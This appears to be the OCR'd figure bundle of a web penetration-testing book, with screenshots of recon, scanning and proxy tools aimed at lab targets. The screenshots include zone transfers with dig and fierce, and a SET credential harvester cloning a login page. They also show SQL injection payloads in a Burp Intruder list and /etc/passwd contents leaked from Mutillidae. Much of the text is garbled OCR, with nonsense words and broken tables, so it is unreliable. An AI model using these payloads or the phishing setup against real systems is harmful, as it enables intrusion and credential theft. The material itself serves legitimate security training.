



### **Graphic Bundle**


### Chapter 1: Common Web Applications and Architectures
















Frewal Balancer Frewal	Web	App	B
------------------------	-----	-----	---

# Chapter 2: Guidelines for Preparation and Testing



## Chapter 3: Stalking Prey Through Target Recon





File Edit View Search Terminal Help	Links and a	634 (3337	1.17041	
Bytes saved: 63,18MiB Time: 27min08s Transfer rate: 2,46KiB/s (14,55KiB/s) Active connections: 1	Links scanned: Files written: Files updated: Errors: 20	630/2337 2300 0	(+1/06)	
Current job: parsing HTML file (48%) request - www.hackthissite.org/co	m/report/87053	08 / I	8,00K1B	


) D MEROSCHEVERICAN	-	• • • • • • •	never lat 🔹 🗄 🖆 🖻		
HIIr	<b>ack</b> website o	COPIER		tie .	
		In progress:			
Byten saved Time: Timeter sale Connections:	14280 36x 9-(847) 3	Unio scanned Pites wittanic Pites spikinel Green:	247 peri 9 8		
in progress: parsing HENG, file (90		LICONTRACTION AND AND AND AND AND AND AND AND AND AN			100
receive radio.hackthinite.org	1			5,1418/1.0418	
water rate haddhedde og	1			3,1818.14,6818	
connect Into Ja /or/https://twitter	com i			0.1,016	590
				1	182










<text><text><text><text><text><text><text><text><text><text><text></text></text></text></text></text></text></text></text></text></text></text>	cocoras colgosto A(L)	Google minimum das services etc.
<text><text><text><text><text><text><text><text></text></text></text></text></text></text></text></text>	· the lage force has been been been	
<text><text><text><text><text></text></text></text></text></text>	Marc 8,897 march 7 March 9	
<text><text><text><text><text><text></text></text></text></text></text></text>	and effect with the transmission of the second system of the second s	See the product of the product of the set
<ul> <li>Michael And Barra (Marchael And Marchael And Marchae And Marchael And Marchael And Marchael And</li></ul>	Close 404 MMI basis Configuration Continuums for Table 4 and 8 a	error and any environmental sequences of a complete set of the complete set of the environmental set of the complete set of the completes set o
<ul> <li>And Andream Andre</li></ul>	and a second secon	man and and other a functional strategies and the second strategies
Exerc SPress VMC-Graphabite Conference for Exerc SU- and and an annual sector and an annual sector and annual sector annual	the control of the second	Here and a set in the first set of th
Constitution for the Physics of	and approximately and an an advances with the other than the second at most	Marchaeller and Annual Annua Annual Annual Annua
The 's Pres's Period Net State 400 the freed long Period	Cana alla Sin to Sin KEV (Pan VPA) (Saturdamana any Sector and Saturdamana any Saturdamana any Saturdamana any Saturdamana any Saturdamana any Saturdamana ang Satu	menutes part,
	intercological and characterizations - fairs and finds +	term men anno a c'arrigant Garlyanter Barra - Sannigen denter anna le











		Site report for we	rw.packtpub.	(001)		
Netonalt Extension	Enter a URL here				000	000
Tana .	ii Beckground					
Report of Print.	I Network					And Witter Conto
Top Reporters Incombine for reporters Programme Types	I Heating History					Servi
Passes Country	Notified contar	B7 unfollowed	-	Web server	Last agen	Artist Contraction
Parties Contract Subscripts	Robel UK Hosting 203	48.104.009.231	freeding.	100.00	3446-0007	
Paragella Contract Contract	Nation of Personny 2012	88-188-200-201	114850	ilparte.	25 549-2014	
Telephone Mage	Rode#108 Heating 202	45.104.049.231	freedoo.	10081	24-040-2014	
Mai Paule Webstee	Nation Vol. Pressing 202	81.05.00.20	Tradition (	ilparite.	32 84 28 94	0474/
Bartler Schenkins	RodeA UK Heating 202	41.104.000.000	fred800	ripeche	37-04-013	
Tel o Print	Nation UK Pressing 202	81.185.00.238	Read to 1	rgins	30 May 2012	
Midning & Fraud	Robot UK Institute (KE	45.164.000.000	uninown	rgen	27-140-2712	-1222
	Nation UK Presting 202	81.185.00.238	Reading 1	rgins	30 Gay 2012	
Planty Res Field	Notesh (A realizing DC2	81.104.000.000	unknown	repres	09-04p-0111	
the contrary harts	Relative Version (VC)	81.184.049.238	Readilio 1	rgins	30-fay-2014	
Patentin for Table against Pressing and Related	Becarity					157


s.com	

root@kal1:-# dig packtpub.com AMY +noall +answer


<pre>;; global options:</pre>	+cma			A3 166 169 331
packtpub.com.	2	IN	A	83.166.169.231
packtpub.com.	5	IN	MX	5 imap.packtpub.com.
packtpub.com.	5	IN	MX	10 mx-caprica.easydns.com.
packtpub.com.	5	IN	NS	dns2.easydns.net.
packtpub.com.	5	IN	NS	dnsl.easydns.com.
packtpub.com.	5	IN	NS	dns3.easydns.org.
packtpub.com.	5	IN	NS	dns4.easydns.info.
packtpub.com.	5	IN	50A	dnsl.easydns.com. zone.easydns.com. 1
488465451 43200 100	000 604300	399		
root@kali:-#				

			root@kaii	-	000
File Edit View Search	Terminal F	leip			
reot@kali:-# dig axf	r doortel	diai ai	nia zonat	ransfor no	
too context	i georear		nja zonec	distersie	
	-Debian <<	>> axfr	@nsztml.	digi.ninja zonetransfer	.ne
; (2 servers found)					
;; global options: +					
conetransfer.me.	7268	IN	SOA	nsztml.digi.ninja. ro	bin.digi.ninja.
2014101603 172800 90					
conetransfer.me.	7266	IN		50A 8 2 7200 20160330	
				Ax66mTD1EGJ26hVIIP21fk2	
			98FYC81VM	wEZeWHtbMnS 88jVlF+c0z2	WarjCdyV0+UJCTd6
tBJriIczC52EX0kw2RCk					
zonetransfer.me.	7200	IN	NS	nsztml.digi.ninja.	
zonetransfer.me.	7200	IN		nsztm2.digi.ninja.	
conetransfer.me.	7200	IN	RRSIG		
				pCE/RhEbkoeWfwhYS8xFxez	
			JJI1hjvod	BfycqLqCnx XIqk0zUCkn2M	xrB0cGf2jVNDUcLP
005XjHg0XCK9tRbVVKIp					
constransfer.me.	7266	IN		217.147.177.157	
conetransfer.me.	7266	IN		A 8 2 7200 2016033013	
				oPbAFNznaAlUJW3/QrvJlee	
			h+SU7dXBI	3gngmDa4H_k19054utcXY5F	haN7x8KHVW8LavQa
HTg61g/iuLS80lS1gp/					
conetransfer.me.	300	IN		"Casio fx-700G" "Wind	
conetransfer.me.	300	IN	RRSIG		
				poklrcItTPqcskV6jpJ1pCo	
			092kKghcH	HvoMEh+Jf517 OtrtucpRs3	At lnel.j2vau0CIEd
jma4IxgdwPahKIhgtgW	cuInVFh3Rr	Sult=			

			root@kali	- 000
File Edit View Search	Terminal H	ielp		
reot@kali:-# [ierce New logging to /root DNS Servers for zone nsztml.digi. nsztm2.digi.	/Desktop/p transfer.m ninja	acktpub.t		/root/Desktop/packtpub.txt
Trying zone transfer Testing mszt		nja		
Whosh, it worked - m	isconfigur	ed DNS se	rver for	ind:
zonetransfer.me.	7290	IN	50A	( nsztml.digi.ninja. robin.digi.ninja
		2014101 172800 900 1209600 3600		;serial ;refresh ;retry ;expire ;minimum
zonetransfer.me. 9123700	7200	IN	RRSIG	( 50A 8 2 7200 20160330133700 2016022
44244 zonetr GzQojkYAP8zu	T089UAx66m EMbN98FYC8			(20pbQLrEAPg4N(7714N0yFWHpNfN)]uuJBn№Q VLF+c0z2NarjCdyV8+UJCTdG1BJriIczCS2EX
zonetransfer.me.	7200	IN	NS	nsztml.digi.ninja.
zonetransfer.me.	7299		NS	nsztm2.digi.ninja.
zonetransfer.me. 123700	7200	IN	RRSIG	( N5 8 2 7200 20160330133700 20160229









Web Templates
 Site Clower
 Caster Import
 State Import
 Return to Nebattack Penu
 contential horvester will allow you to stilize the close capabilities within SET
 Credential horvester will allow you to stilize the close capabilities within SET
 Credential horvester will allow you to stilize the close capabilities within SET
 Te harvest credentials or parameters frem a website as well as place them into a report
 This spring an external IP, use your external IP for this estimated to the server will prove that mere that the restrict will be sure you can be closed with / I
 Also note that there MRST be an index.html in the folder you point to.
 contentiation VB. of the website you imported:http://www.hackthissite.org/
 Camaple: http://www.blah.com
 contentiation of the state is if username and password form
 the set way to use this attack is if username and password form
 the set way to use this attack is if the ORD to be closed in the State is the set with its is a seture that the 'state is if its applice's that is the seture set is the State is if its as the seture seture is the seture is the seture is the seture is the seture seture is the seture seture.
 the best way to use this attack is if username and password form
 the seture is the seture is the seture seture is the seture.
 the formation will be displayed to you as it arrives below:






#### Chapter 4: Scanning for Vulnerabilities with Arachni







Arachni v1.5 - WebUl v0.5.11 Sc	ans 🛐 * Profiles * Dispatchers *
	+ New
ome to Arachni, this	IS YOU RECENTLY ADDED SQL Injection
s per scans, 'cause that's the	Cross-Site Scripting (XSS) Default way the cookle crumbles.

Aradini vt.1	5-WedULVL5.11 Sons∎* Perma* Doubles*	bas *	
See 1 - Constant - Con	Create a profile	innae pay attention to their description and as	apried
And - Facigrange 2 hpt - South energy 2 hpts 2 HTP - South energy 2	arran 2	Claime Make the profile available to all source	•
Proprieting - Parlow	Tergenind scare repaired LAMP starts, Linux Ryan for MAN 202, Pro-	Draw with Regular Dovi	1
Broner statter - traver y management	Nor our out Markdown for mot formatting.		



	And a characteristic state of the second control of the second con	•••
	Input Strings	
$\bigcirc$	Tengle dan kan ini Tendengkala ini ini. Man terih kan ini tenan ini ini ini ini ini ini ini ini ini	
Party and and a	MTW we be care of concerns of front solution the advance concerns	The Address and A
	The second	
		Mar Mark Ball (1) Restore mont of 10 <sup>11</sup> appendixing via para
Proxy	Terrar	The task little schedule activation from task to "Mitchelders
Information	The set of second the second test of	No. or operation
	ter oper mysere som er verste open. Net nørete to so Men er en som er verste open. Net som er en som er verste open.	itani in Minis Brenner Oli remine Multick Revener




	Arachel et S WebU (0.5.11 here - Page - Disaster -		-
	Chards the source many there is to compare the web operation.		
Tax -	The second is not a surgery limit of		
Anti-Turk rite	New York and all shares any firmed automic to be read that some		
April - Seat-April -	Contractor contractor	ICL Healthy ingl America	
	Internet statement and anti-processing	Northin Spinscotteration and the Sub-Spinscotteration	
HTP-maxing 1	too provide your provide the second	Normal spinst programming and participants	
And the second s	100° (14)	Time party	
(mm. mm. mm.)	Refrectation (Re. Andration)	Developed and sectored and sectored	
Pages - Are testente >	(Difference into America)	Developer 2004 waters i providentel, webers alored	
State Labor - Server	Notice representation (coll) representation	Managerie (and partic)	
Serie - terring >	Not have a particular second result of the second		
	The answer operation of a provide state of the second state of the	THE RECEIPTION	
	We arrest state lang to and ratio, long	208 KEIN anglophenings. des partie contest	
	Ref: Transmit (anti- America)	KEEN IN THE ADDRESS STOLEN AND ADDRESS AND ADDRESS	
	Insurantiana mananjaina	Million and parts	
	Reference in the second s	Ministry and a completion	
	hearing holes (second, holes)	Million Million, Ap	
	Increase and index to an an an and a dealers well	RA, Denne Dels Inni	


		• ( - <b>10000</b>	
	THE R. P. LEWIS CO., LANSING MICH.		
	Charlos		_
Ter in	About technik (down), rational	ATTENDED AND	
Brann - National and a state	Backlass Inchines	homory clini manu poles (non-an, clini, anana anita)	
Add - Companya 1	Radia destrito Junia, destrito	Instant coldes (Instant, coldes)	
The second second	Barbay No. (Aning Text)	Energy CORPORE Discourses and pulled	
STR-land step 1	OPTOWINEN	Resord and deals also bleve a set free Dealers, and deals, and	
Tagoorny - Paler	Same administration participants, and participants	Transist Intel Arrient and y clima the region frontiers (	
	College Bactures (Section, Bactions)	Party and the party server	
(min. 100 mm)	Converting Institute, Stat	And and a second s	-
Rate - tra transity 1	Galance in parts lands professory (a parts) (and	Real Property living and the	
Based of the Party	Test service between test, and	The fact state for the factor of the state of the state.	-
Second - Secondaria (	Old Water Instance	Removing all as single period, advergers	
	Group Mephanicy July		-
	A real and set of the	North Pathone Index and an an	
	Parrised No. (place (Arro, place)		
	HTP land Transact Development	Descripted passes of first science glob passered, Serrar	
	Names (MT No. of participation (No. 100)	Public seals	-
	MTRL reports 1 Mill reports	Barry 1 Parts Operation (1998)	
	Heading control (Head and control)	ALL PAR	

				-
Andrei v1.5-WebU v1.5.11 Nov. * Maker In a. 1 Nove 1 Nov. 7		• • • •	-	
Plaging Austring components to be evaluated atoms the process				
a shear second restores a second sectores				
Pages and capito of spin-regis in solid approximation and	-			
And approximately		Tel: 1010 (100, 1010)		
ALC'NON ALC'UNC		Also provid	D	
Review VCD response times and automatically bruther for respond cares	annes in anterio	Panagenter contractory	D	
market called and another integrate party.		And interactive segments		
Hereigen; 10:10 Radiourg		Terrane 11		
· Tana Tapaké Laina-Jana lainedheasine nama nen-		Liber Merzen der Statesternigungen		
Ing with long with		Colores .		
Reservers address (range, here provide		Analysis of source analysis, and another		
Toriest tore protect tore:		H 1		
Easting probably incomes automatical				
Banary man myoracanata phoney		Person Conservation and	0	
Frankling producting		The party second state (state party)	D	
Even invest		And and the state much satisfy these fact and they alloce while the same development development of the same set.	Paratrast.	
Name and the Amazine, and the		man investment of a parally fully supervised as a state of the set	er de sejet	
fault may produce		Pages with high-mappings lines accels include hears this processing which prime targets for Densel of Service attacks.	makes item	
Balance (The Procession		the state of the s		

Boyes of balant for some meller some for an and the some products of the some for a some products of the some products of the some products of the some products of the some product some for a some product some some some some some some some some				NW Second and another Related with regional color		
Ander Andre gede son Ander Ander		Browser shafter transmission prices				
Total     Network share and and and the last intermediation       Network share and the last intermediation     Network share and the last intermediation       Network share and the last intermediation     Network share and the last intermediation       Network share and the last intermediation     Network share and the last intermediation       Network share and the last intermediation     Network share and the last intermediation       Network share and the last intermediation     Network share and the last intermediation       Network share and the last intermediation of the last intermediat			:			
Marco Allor users Mill     Marco Allor users Mill       Marco Allor users Mill     Marco Allor users Million       Marco Allor users Million     Marco Allor users Million	-	Domore states makes inscisive	;	Groupe state ignore images		
Securit check non to concer al solutions of parameters and parameters and the securit solution in the securit soluti solu	-		÷			
198, and is write hardle source as off specific where ell equivalence. Since the analysis and all is the information should be a provide source angular to the advance and advance.	$\sim$	Sealer check our to came or partners a super-sector				
Transa				Mathematica particle against its insight frequencies and the last statements	alalar a si	
		Debride				


Araphni v1.5 - WebUI v0.5.11 Seans + Profes + Department +	Upons +
Start a scan	
The only thing you need to do is provide some basic information perform.	and make a simple choice about the typ
rep.rt72.vs.38.tit DVWW	LAMP Profile (Skolel)
Pull UPL of the largeled web application (must include the appropriate protocol, https://	Configuration profile to see.
Updated sam with spin-strad porte	Share with: Regular Unor
You can use Mahalase for levit formating	
Advanced options	
Distribution Robertaling	
Instance-count [21] How many instances to utilise for the scale.	






http://172.16.30.131/dvwa/ Generated on 2017-85-18-01 (8:01-0408	
Issues	
All to the free house werkingself tension on description forwards and we follow. Here is also an exception for execution	
Net and the second	
SOL Interface or an annual	References
The information is specific to the second of the antipacture of a probability of a single-state of the second s	CHERK .
To be determined on the process of the second part is 1990, Byth, Tooking has addressed at Longing the second second rest to be determined at the second part of the second se	2400
A VECTOR AND A VECTOR AND A VECTOR AND A VECTOR AND	No. of Concession, Name
The substitution of NO, device some mensative care president and and the real connectionality on application and the	week.
The light is an interface further was also consider to any the support of a support of a function construction	With the B
Revelator patros	
The extreme relative proved against 20 design which will all waitables/of againstic included in the extrementation games into two as prepared adverses). We address the analysis for the adverse in the extreme provided th	
Addressing where eliting connected in priors. In distance regional addressing free in order one for elitication build for elitication and the little one regarding and web for the other build for elitication and the little one regarding and web for the addressing and the little other build for the other bu	
1. Алексара нарадуу нарай а мусти и и и полокоронованог украснострумостичностичностичности разуна мусти и и и и и нарадитериотериотериотериотери (мурти).	
and a participant of the mean of the second	


### Chapter 5: Proxy Operations with OWASP ZAP and Burp Suite







	Musita Firefox	0 6	
http://22matika	ser # # http://172_NFpeered # .		
(i) (i) 171.18.30.129/-	utitierinde phylog ≠1++++++++++++++++++++++++++++++++++++		
Most Valuet + 18 Gets	ing Started @Personal = 1854C 1844P 1814C 18VSpreer Web Clent. Bittime: 1810P 181C1 18403 CertSrv 🔊	,Kali Un	
<u> </u>	WASP Mutillidae II: Web Pwn in Mass Production	•	
		-	
Version: 2.6.24	Security Level: 5 (Server-side Security) Hints: Enabled (2;HTTPOnly - Noob) Not Lo	yged i	n
Rome -	Lagin/Register: Show Papap Hints: Toggle Security: Enforce 551; Beart 205; Maw Log: Hew Captured Data		_
ON MP 2013	read w/0.0 most /most Alin Rank diamman is 1.0 diamman Aug/Alin dain/0.1 bin a 2.0 bin Alin dain/0.1		
ONLAP 2010	sysce.3.3 syscides/bin/sh sync.x.4.65534 sync./bin/bin/sync.games.x.5.60 pames/ss/games		
ONUMP 2007	Joinish manackit22men.iver/cache/mandbinish lpo:7:7/p3ve/speai/poi/binish mail.will.itmail.iver/mail.ibinith_news.will@news.iver/speai/news.ibinith_wacpas28.08.08.uscp./v	w.	
Web Berglam	Speeduucp.bin/sh progra:13:13-prog/bin/bin/sh www-data:x:33:33-www-data:/vaclwww.fili		
HTMLS 1	bickupsc34/34/seckup/ver/beckups/bin/th/listsc38/38/4elling List Menager/ver/list/bin/th/ inclu/39/39/incd/ver/tun/incd/bin/th/gnate.ix/42/42/Gnate Bug-Reporting System (admin)/ver		
Others I	3b/prats-/kin/sh nobady.x45534-65534-nobady.monexistent.ibintsh Ilbuard.x100.101-/var		
	.iib/ibuuid/bin/sh systeg.x101:102:/heme/systegs/bin/felse klogs::102:183:/home/klogs/bin/felse myssix:103:185.MySQL Server/ww/libimengi/bin/felse iandscape:x104:122:/wanfib/landsci		
Decementation •	Ibinifialse schd a 525-65534 -Aarinunischd Asritäin/halogin postgres a 156 529 PostgreSQL		
Researces .	administrator/var/lib/pesignesgl/bin/besh messagabuso: 107:114 :/var/irunidbus//bin/false tomcat6 :::388:115::/un/ihane/tomcat6:/bin/false user:::1088:3800:user/hpmeiuser/bin/ba		
	polkituser a: 109.118 Policy63,/van/run/Policy63,/bin/false haldsemon: x:110:118 Hardware		
	alestraction layer,/vat/run/halestin/false pulse = 111:120 PulseAudia daerean,/vat/run/puls		

	Options			0
API Applications Breakpoints Certificate Check For Updates Correction Dusbiase Display Dynamic SSL Certificates EncodyDecode Extensions Forced Browse	Passive Scan Roles Apply Medium Threshold To All Roles	0e Threshold Nedium Nedium Nedium Nedium Nedium Nedium	Quality Polease Polease Polease Polease Polease Polease Polease	0
Forced Browse Fuzzer Obbal Exclude UPL (Bet) HTTP Seastons (M Krybound Language Local Proxy Passive Scan Rules Passive Scan Rules Sorphs Search Selerium Spider		Nedium Nedium Nedium Nedium Nedium Nedium Nedium	Polease Polease Polease Polease Polease Polease Polease	
Statistics WebSockets Zest			Cancel	OK.








🚽 Nem I	her	e : Progres	a de ette-	Mp.16.7.6.8	6/papani	opinate 💌 🛙		Lints # Current Network B	
	1.74	10.199	EVEN D	à theath	ioni				
lash iile	-	Hannarps	Conte	Parameter	871	Gim Resp	Size Pars	Papitashs	
	10	Formed	300	06	177 mail	ABD lighters	52.05.60	Landusar_name() = 'dist	
	248	Fuered	300	06	248 ma	ABD liphes	48.25.68	Yo description of the second sec	
	26	Fuered	300	06	254 ma	ABD lepters	08-24.60	1/1	
	411	Fuared	300	06	200 ma	ABD lightes	10.00 KB	17 and many minimum phalate or 12	
	÷5.	Fuilted	300	Pound	136 ma	185 Index	09.3108	"or upersame to not MILL or upersame to "	
	-	Fulled	300	OK .	300 ma	483 5:3+4	M_37.68	1 and assettower/substrang/carted top 1 name from systems	100.
	43	Faced	300	OK .	172 84	483 8:044	M.3 HB	1 union all select 1.3 3.4.5.6 name from syscherchs afters share	h =
	44	Fugad	300	08	1712 94	480 51544	49.30.88	1 unit won select of them where	

😴 Quick Start 🔿 Request Responses 🕇	😴 Quck Stat 🔿 Request Response 🖛 🕇
readen Tert 💌 Body Tert 💌 📄 🛄	Headen Text . Body Text .
html/2.0.1 mod_python/2.3.1 Python/2.6.5 mod_mol/2.2.14 30 mod_peri/2.0.4 Peri/v5.10.1 X-Powered-By: PAP/5.2.2-Labortu4.20	immod. 302 Ferred           Dates Thus, 20 word 2010 00:06:08 041           Server, Bachell 22, 24 (Users) and energic 4.3 PFP/5, 3-3-3-34           Server, Bachell 22, 24 (Users) and energic 4.3 PFP/5, 3-3-34           Intel 2.0, 1 and gathward, 21, 5 Month 24, 5 mod_ward, 22, 21.4 Bper           Intel 2.0, 1 and gathward, 21, 5 Month 24, 5 mod_ward, 22, 21.4 Bper           Intel 2.0, 1 and 1
<ul> <li>CONCIMPLE FIRE PARE 1: -//REC//VED HTML 4-00. Transitions -/ref Mail-1868/204/1868-0515</li> <li>Heiden</li></ul>	<ul> <li>disk rel-"stylesheet" type-"test/css" href-"/styles/ disk rel-"stylesheet" type-"test/css" href-"./styles/</li> </ul>





-												
		oder Fap										
Ter	get.	Prexy	Spider	Scew	wr intrud	er Repeater	Sequencer	D-ecoder	Comparer	Extender	Project options	User opti
58	8 1764	e Score	1									
(8)	Та	rget Se	ope									
0	0.	first the in	-ecope to	ergeta fe	г уни сите	et work. This con	figuration affe	cts the beh	evior of tools t	troughout th	e suite. Al fields to	An report of
	ym	e larget a	red use t	he conte	of most in	the site map to	include or and	tale UFL pa	da.			
	Ind	lude in soo										
	10	Add		sabled	Pretocal	Host J IP name			et File			
	5		21	ю	Any		10.129/matik					
		T-A		-								
	E	Remove										
		Platte LPS										
	E	Losd										
	1	clude from	коря									
	E	Add		helder	Protocol	Heat ( P rat	- apr	Part	Pie .			
			30	8	Any				logout			
		E-A		14	Any				logoff			
	6	Remove		10	Ary Ary				and Area			
			2	-	+			_	-			

ſ	ange	e Pravy	Spider	Stanner	Intruder	Papado	r Sequencer	Deceder	Company	Extender	Project	taplica	liser options	Alarts
ſ	ite i	neo fron												
1.5	lar, I	Hiding not P	und items	: Niding 05	ti, imaga an	d general	binary contant; I	king too	espones hid	ing empty R	köera			
		the states			4	Cont	ents					10		
-		<pre>mpur127.04 mpur172.34</pre>				Heat		Mathed	UPL.		fanario			d resource basel
+	÷.,	Herit.72.34					172.36.98.229	0.07	r			2	Flash cross	olomais policy rules interaction (
÷	10.1	Hans (172)		m/172.18			(172.36.98.329 (172.36.98.329	847	(CLIV-burn)	Test-lives/	8	0	External se	rvice interaction blact in HTTP, cos
		Hp:(181.1		ove there a	199		(172.36.98.329	0.87	(CSM-Buard			11.	5 Senalsed s 9 Stil, cartific	
:		#p(1313 #p(1313 #p(1313 #p(1313	Adda	e this heat why man this heat's marvit			1723630329 1723630329 1723630329	647 647 647	(CSM/Buard (CSM/Buard (CSM/Buard	lastigo lastigo	8		<ul> <li>Dpeninder</li> <li>Password fi</li> </ul>	
	11	tipin tér tipin tér		querară ter		•	11/2.36 (0.329 Seech	647	C1895.and	test/spo	8	1.	I HTTP TRAC	I resthad is wat
+	÷ 1	Alige (Candidan Alige (Candidan Alige (Candidan)		pare site re collinarsis	aire .		Find-comments Find-solities		C1893.and	ted type	<u> </u>	СĿ		TPS requires
٠	ē 1	Aller (Talanta) Aller (Talata)		ind requests	editerre		Findneterance						Addancy Pa	part Report
:		thrifeile thrifeile thrifeile thrifeile	Capy Capy	ranta. ranta in th rindo in this reducted is	Fronti		Analyse tanget Discover sorte Schedule tack Simulata more		*		_	*	🔒 ou	-of-band r
۰	0.1	flaurandia flaurandia	term				Language an						ine 6	at of land on
+		Algo (Carrolin Algo (Carrolin Algo (Carrolin Algo (Carroad		nev stan nev stan	ngo mindare		tperd: Homilta ; Hindd: and thios: close	Trüdert/	اه. 5 فوقي مختدل ا			J	Confidence 6 Host: 8	istrof Isand na ligh settain Atpac(172.16 Vachof Scholaria


		Content discovery: https://172.16.30.129/	0	Θ	0
Cart	rei Garda	Ska majo			
68	Target				-
_	Define the start	deatory for the context decovery session, and whether Nex or deatonies should be targeted			
	Stat Redoy:	Https://172.14.00.1259			
	Discourse	Fire and devolution			
		() Film only			
		Bineteries only			
		Recurse sublinectories			- 1.
		Max slight: 1.6			ſ
100	Filenames				1
	Configurations	some live should use for generating filenames to best			
	a national	t Se list			
	S mitin dar	t develory kit			- 1
	C Builtin large	factor (			
	<ul> <li>Bulkinlary</li> </ul>	directory lat			- 11
	📋 Gatery Re	bat .			- 11
		Dunn fin			
	Caterole	arkery lak			- 4



			drSockets his							
Filteri	Hiding	CSS, image and ge	neral binary s	Sredevil						
	Hort		Hethod	URL		Parame	Edited	Statue	Length	MME
1	http://	172.16.00.129	GET	/mutilidae/index.	sho?pege-hom	. 🖻		200	46422	HTHL
6	http:/	http://172.16.90.1	29matili_hp	6 pepU pNotificatio	nCode=HPH0			200	46422	HTHL
7	Hiller	Perneve from so						200	58772	HTHE.
16	Herei							200	48124	HTH,
10	http:/	Spider from here						200	46124	HTHL
28	http:/	Do an active scan						200	1541	exipt
24	148pc	Die a passive scary						200	9516	script
28 26	http:/	Send to intruder				CEHH	1.8	200	57758 299220	HINK
27	httace	Send to Repeater				CIVIHR		200	11916	acript.
27	Helici	Send to Sequence				Same	8	200	10818	script
								2000	10.04.0	scolar
4	_	Send to Company					<u> </u>			
	_	Send to Compare	r (response)							
	-	Show response in	browser							
1		Request in browse	w				_			
(	Pa	Engagement took								

Burp Intruder Repeater Window Help
Target Pricy Baider Scarver Vibude Repeater Sequence Stronger Butende Projet options User rations Martin
Casted Datase
Traver Settings
These settings control the way the Spider or sets for basic web contant.
Chank relate link
Detect outper "not found" responses
2 tyran links to sum-test partiest.
2 Pageanti the test of all developing
Make a non-perimeterized request to each duramic page
Maximum Ink dapth I
Maximum parameterizati responds per URL 10
Passive Spidering     Passive spidering
Form Submission
🛞 Dana anticipa carried at ad new bio Epider subrets (2011, forms.
Individuals for we by: Antian/UNL, resthind and flatin
Exert sales forms
C Prompt for publican
8 Automatically submit using the following rules to assign twolt field values:

840	intude Reporte Window Heb
